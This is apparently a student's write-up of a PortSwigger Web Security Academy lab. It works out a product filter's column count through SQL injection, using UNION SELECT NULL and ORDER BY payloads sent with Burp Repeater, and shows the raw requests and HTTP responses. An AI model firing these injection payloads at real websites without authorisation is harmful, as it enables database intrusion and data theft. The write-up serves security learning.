Notes (By manual SQLi)

vuln in the product category filter

union attack

end goal : determining the number of columns being return by the query

Attack on the lab:


vlun link: https://0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net/filter?category=Gifts

https://0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net/filter?category=’ it is giving us error it means something can be happened

for this link https://0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net/filter?category=Gifts' UNION select NULL it is giving us error so here might be 1 column


for further a do ...

- go to your burpsuite
- turn on the interception and click the gift section of the page




for this being intercepted :


- you will find this



- the send it to the repeater



- type the command `' UNION select NULL--`



- and then press `ctrl+u` by selecting the command(browser does the same thing automatically)

```
GET /filter?category=Gifts'+UNION+select+NULL-- HTTP/2
Host: 0a7200eb03e9d63081a0ac6600b3004d.web-security-academy
```

then press the send button

- it will give us an error

```
Pretty  Raw  Hex  Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
```

- for that we have to give three null because if there are three column it won't give us an error it works different then the order by option.
- the payload is

`Gifts'+UNION+select+NULL,+NULL,+NULL –`

the response is

```
Pretty  Raw  Hex  Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5024
5
```

it means there are three columns

Another way for this using `order by`

- `'+ORDER+BY+1–`
- this payload giving me a 200 ok response it means there are more column then that
- `'+ORDER+BY+3–` if i type this it will also give me the 200 ok message
- `'+ORDER+BY+4–` but if i type this it will give me an error it means there are 4-1=3 columns

PAWNED